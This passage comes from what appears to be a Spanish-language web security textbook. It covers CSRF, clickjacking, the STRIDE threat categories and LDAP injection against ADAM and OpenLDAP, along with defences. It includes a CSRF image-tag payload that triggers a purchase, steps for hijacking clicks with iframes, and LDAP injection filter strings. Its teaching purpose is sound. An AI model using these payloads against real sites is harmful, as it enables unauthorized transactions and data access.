Como se puede observar, la técnica es tan simple como efectiva. Es posible hacer uso de Javascript para que el ataque sea mucho más discreto. Las imágenes disponen de un evento `onerror` que se lanza al no poder cargar la imagen. Esto es parecido al atributo `alt`, que se muestra cuando un navegador no soporta imágenes. Usando este evento y modificando el recurso referenciado en src podemos cargar una imagen existente después de hacer la modificación maliciosa a través de CSRF.

```
<img src="http://www.sitio001.com/comprar.asp?idObjeto=31173
&confirm=yes" onerror="this.src="logo.jpg";this.onerror=null;"/>
```

Igualmente, sería posible desencadenar un ataque de forma más discreta usando CSS (*cascading style sheets*, hojas de estilo para páginas web) para evitar que la imagen rota que se genera se le muestre al usuario.

El ataque anteriormente descrito se ha podido llevar a cabo gracias a que la página de sitio001.com acepta peticiones `GET`, aquellas donde los parámetros se remiten en la URL, en lugar de requerir `POST` para los envíos de información. Una petición `GET` siempre será más fácil de manipular que una petición `POST`. Esto es así porque para generar una petición `POST` debemos escribir código Javascript, el cual puede entrar en conflicto con posibles filtros antiXSS que existan en la aplicación.

Sin embargo, y aunque estableciésemos como requisito indispensable que las peticiones se realicen mediante POST, esto no nos garantizaría la seguridad de nuestra página ni de nuestros clientes.

Para mejorar la seguridad frente a un posible ataque podemos hacer uso de las cabeceras Referer. Estas indican la página desde la que se ha llegado a otra. Se utilizan, por ejemplo, para conocer cuáles son las búsquedas que permiten a un usuario llegar a un sitio web desde un buscador. Una medida de protección, aunque se puede saltar, sería comprobar que las peticiones realizadas a nuestras páginas, o al menos a aquellas que impliquen acciones sensibles, se realicen desde nuestro propio dominio.

La única protección real frente a ataques de CSRF es la de establecer una serie de valores numéricos que se generen de manera única en cada petición. Estos pueden ser establecidos como un CAPTCHA que el usuario debe introducir al realizar acciones críticas o como un valor oculto, en un campo hidden, dentro del código de la página que comprobamos cuando el usuario nos devuelve la petición. Estas medidas, aunque tediosas de programar, nos permiten asegurar los datos de nuestros usuarios.

Como usuarios de aplicaciones posiblemente vulnerables a CSRF, podemos tomar una serie de precauciones que intenten evitar un ataque mediante esta técnica. Las medidas son:

- Cerrar la sesión inmediatamente tras el uso de una aplicación.
- No permitir que el navegador almacene las credenciales de ninguna página, ni que ningún servidor mantenga nuestra sesión recordada más que durante el tiempo de uso.
- Utilizar navegadores distintos para las aplicaciones de ocio y las críticas. Con esto nos aseguramos la independencia de las *cookies* de sesión entre navegadores.

1.3. Clickjacking

Las técnicas de *clickjacking* son una amenaza reciente para los navegadores y sus usuarios. Se basan en engañar a los usuarios para que hagan clic sobre elementos de un sitio web donde ellos nunca lo harían voluntariamente.

Esto se consigue superponiendo dos páginas:


- Una, la principal, con la página donde queremos que realmente los usuarios hagan clic en zonas específicas, como por ejemplo un banco para realizar una transferencia.

- Otra, la que sirve como engaño, superpuesta sobre la anterior y con contenidos que sirvan de aliciente para que el usuario realice los clics en las zonas deseadas, por ejemplo, un pequeño juego donde debemos cliquear en determinadas zonas.

Esta técnica se basa en el uso de *iframes* superpuestos. Los *iframes* son elementos HTML que permiten la inclusión de un recurso externo dentro de nuestra página. Aunque contienen una serie de limitaciones a la hora de acceder a ellos mediante Javascript, son de posible uso para engañar al usuario.


1) El primer paso es generar una página con la URL que se quiere secuestrar y que será la base sobre la que colocaremos el resto de elementos que nos harán falta para llevar a cabo esta técnica.

Figura 6. Página a secuestrar




2) El siguiente paso es colocar un iframe con su vértice superior izquierdo exactamente en el lugar donde deseamos que el usuario engañado realice el clic. Esto se hace así para asegurar que, independientemente del navegador, el clic se ejecute sin problemas.

Figura 7. IFRAME sobre el sitio original




3) Finalmente se deberá efectuar una colocación y distribución de los elementos en la página que efectúa el engaño. Es recomendable en este sentido crear algún tipo de incentivo para que el usuario se vea interesado en realizar el clic que se persigue, a fin de capturar su pulsación y transmitirla a la página original.

Figura 8. Colocación del IFRAME para engañar al usuario



Esta técnica fue implementada y presentada por primera vez por Jeremiah Grossman y Robert Hansen. Ambos investigadores propusieron el ejemplo presentado en las imágenes anteriores como método para que un usuario activase una serie de características no deseadas de su reproductor Flash. Esto se logró a través de una aplicación Flash ubicada en la página de Adobe para la configuración de seguridad del *plugin*, como se puede observar en la siguiente imagen:

Figura 9. Configuración de seguridad de Flash Player




Esta vulnerabilidad implica la necesidad de protección por parte de los navegadores, ya que esta técnica, de nuevo, utilizará el navegador del usuario para interactuar con el servidor. Es por eso por lo que algunos navegadores aportan directamente protecciones contra esta técnica:

- **Firefox** no implementa por defecto ningún método para proteger a sus usuarios frente a esta técnica de ataque. Sin embargo, a través de la extensión NoScript, que hace uso del método ClearClick, evita que un usuario sea engañado para hacer clic sobre un elemento previamente falseado.

Figura 10 Clickjacking bloqueado

- **Internet Explorer 8** incorpora de serie una protección frente a esta técnica, que permite a los programadores web incluir una cabecera x-frame-options, que si figura establecida como *deny* impide que la página que la envía sea renderizada dentro de un iframe. También incluye la posibilidad de establecer el valor como *sameorigin* para permitir que únicamente pueda ser cargada si la petición se realiza desde el mismo dominio.

Figura 11. IFRAME bloqueado desde Internet Explorer 8



- En el resto de navegadores como **Google Chrome**, **Opera**, **Safari e Internet Explorer** en versiones anteriores a la 8, la única medida de protección y de tipo parcial consiste en deshabilitar todos los elementos dinámicos, tales como Javascript, Java o la opción de cargar iframes en nuestro navegador.

2. Ataques de inyección de código

Las inyecciones de código son algo a la orden del día actualmente en Internet. Permitir que un usuario introduzca cualquier parámetro en nuestra aplicación puede dar lugar al acceso a información privilegiada por parte de un atacante.

Las técnicas de ataque que puede sufrir un sistema se han catalogado de forma genérica con el acrónimo STRIDE. Cada una de las siglas hace referencia a un tipo de ataque:

1) ***Spoofing*** **(suplantación)**: Hace referencia a cualquier técnica que permita a un atacante tomar una identidad que no le corresponde. Estas técnicas de ataque se usan de forma muy extendida en Internet a varios niveles:

a) Nivel de enlace

Suplantación de dirección física: Esta técnica se usa para saltar protecciones de dirección MAC, muy utilizadas en redes inalámbricas, o reservas activas en servidores DHCP (*dynamic host configuration protocol*)

b) Nivel de Red

- Suplantación de Dirección IP: Se utilizan para saltarse protecciones restringidas a determinadas direcciones IP. Se hicieron famosas en el ataque a servicios Trusted Hosts, en los que se permitía a un usuario "logarse" directamente en un servidor sin introducir contraseña si venía "logado" desde un servidor con una dirección IP en concreto.

- Hijacking: Buscan conseguir el control de una conexión mediante la suplantación del validador, que mantiene la sesión abierta y autenticada. En el caso del nivel de red, el objetivo es controlar el *socket* mediante la suplantación del número de secuencia.

c) Nivel de Aplicación

- Suplantación de resultados DNS: Se utilizan para conseguir que la víctima crea que el servidor al que se conecta es el de verdad. Técnicas de modificación de archivos *hosts*, implantación de servidores DHCP, ataques de envenenamiento de *caché* a servidores DNS mediante la técnica de "La fecha del cumpleaños" son utilizados para lograr este objetivo.

- *Phising*: El impacto de esta técnica de ataque en la sociedad ha hecho que hoy en día la mayoría de la gente se preocupe por esto. El objetivo de esta técnica es hacer creer a la víctima que se está conectando a una aplicación

mediante la suplantación de un sitio web completo. Se apoya en las técnicas de suplantación de DNS.

- *Hijacking*: Es similar al de a nivel de red, pero aquí se busca suplantar el validador que utiliza el nivel de aplicación. Este puede ser un número identificador de sesión en una *cookie*, un campo *hidden* de una página web o un parámetro por GET o por POST.

- Suplantación de usuarios: El objetivo de esta técnica de ataque es la de usurpar la identidad de un usuario para realizar las acciones en su lugar.

2) ***Tampering***: Implica el intento de forzar el funcionamiento de algún mecanismo de seguridad mediante la falsificación o la alteración de la información. Estas técnicas son utilizadas para modificar ficheros de registro de acceso, modificar la información real o alterarla en su tránsito desde el emisor al receptor de la misma.

3) ***Repudiation***: Son técnicas mediante las que se evita la certificación o garantía de un hecho. Si un sistema no garantiza el no-repudio no se puede garantizar que la información que contiene o emite sea veraz. Tienen especial relevancia en entornos de análisis forense o sistemas contractuales.

4) ***Information Disclosure***: Vulneración de la seguridad de un sistema que implica que un usuario no permitido acceda a información o documentación sensible. Este tipo de vulnerabilidades son especialmente importantes y están protegidas por legislaciones especiales, sobre todo los datos de carácter personal. En España se regula la seguridad de los datos mediante la Ley Orgánica de Protección de Datos (LOPD).

5) ***Denial of Service***: Las vulnerabilidades de denegación de servicio son aquellas que interrumpen la continuidad de los procesos de negocio o servicio de una compañía. Estas vulnerabilidades pueden suponer un serio impacto en los intereses de las compañías. Los ataques basados en ordenadores zombis (*botnets*), los ataques de parada de servicios o los ataques a las líneas de comunicación de las empresas son objetivos de este tipo de ataques.

6) ***Elevation of privilege***: Se produce este fallo de seguridad cuando un usuario puede cambiar su nivel de privilegios dentro de un sistema para acceder a información o servicios que están restringidos para su identidad. La elevación de privilegios es una vulnerabilidad que suele ser el origen de brechas que conllevan a denegación de servicio o descubrimiento de información.

A partir de esta clasificación de ataques, es posible estudiar en profundidad la implementación de ataques reales, que normalmente podría aparecer simultáneamente en varias de las categorías anteriores.

La inyección de comandos es una técnica de ataque a aplicaciones web cuyo objetivo principal es aprovechar conexiones a bases de datos desde aplicaciones web no securizadas para permitir a un atacante la ejecución de comandos directamente en la base de datos.

2.1. LDAP Injection

Vamos a mostrar las posibilidades y riesgos de los ataques LDAP Injection en aplicaciones web. Con estos ejemplos se quiere demostrar cómo es posible realizar ataques de elevación de privilegios, de salto de protecciones de acceso y de acceso a datos en árboles LDAP mediante el uso de inyecciones de código LDAP. Estas inyecciones de código se han clasificado en inyecciones:


- And LDAP Injection,
- OR LDAP Injection, y
- Blind LDAP Injection.

Para probar estas técnicas de inyección se han utilizado los motores ADAM de Microsoft y el motor OpenLDAP, un producto Software Libre, de amplia implantación a nivel mundial.

2.1.1. LDAP Injection con ADAM de Microsoft


Para realizar todas las pruebas de las cadenas a inyectar se ha utilizado la herramienta LDAP Browser, que permite conectarse a distintos árboles LDAP y un cliente web sintético creado con el componente `IPWorksASP.LDAP` de la empresa /n Software, para realizar las pruebas de ejecución de filtros inyectados. En la figura 12 se muestra la estructura que se ha creado de ejemplo en ADAM.

Figura 12. Estructura del árbol LDAP creado en ADAM



Supongamos ahora que la aplicación web utiliza una consulta con el siguiente filtro: `(cn=Impresora_1)`. Al lanzar esta consulta se obtiene 1 objeto, como se puede ver en la figura 13:


Figura 13. Objeto de respuesta con el filtro `(cn=Impresora_1)`



Lo deseable por un atacante que realice una inyección sería poder acceder a toda la información mediante la inclusión de una consulta que nos devolviera todas las impresoras. En el ejemplo, vemos cuál debería ser el resultado a obtener con una consulta siguiendo el formato definido en las RFC sobre ADAM:


`(|(cn=Impresora_1)(cn=Impresora*))`

Figura 14. Todas las impresoras



Sin embargo, como se puede apreciar, para construir ese filtro necesitaríamos inyectar un operador y un paréntesis al principio. En el ejemplo, la inyección no resulta ser muy útil pues se está realizando en ambas condicionantes sobre cn, pero ese filtro solo está creado para ilustrar la necesidad de inyectar código antes del filtro y en el medio del filtro. Si probamos la inyección propuesta por Sacha Faust en ADAM: `(cn=Impresora_1)(|(cn=Impresora*))`

Figura 15. Inyección sin resultados




Como se puede apreciar en la figura anterior, en la última prueba la inyección no produce ningún error, pero a diferencia de las pruebas que realiza Sacha Faust con SunOne Directory Server 5.0, el servidor ADAM no devuelve más datos. Es decir, solo devuelve los datos del primer filtro completo y el resto de la cadena es ignorado.

2.1.2. LDAP Injection con OpenLDAP


Para realizar las pruebas de inyección en OpenLDAP se ha utilizado el árbol que ofrece para aplicaciones de prueba el propio proyecto OpenLPAD.org, cuya estructura es la siguiente:

Figura 16. Estructura del árbol LDAP en OpenLDAP



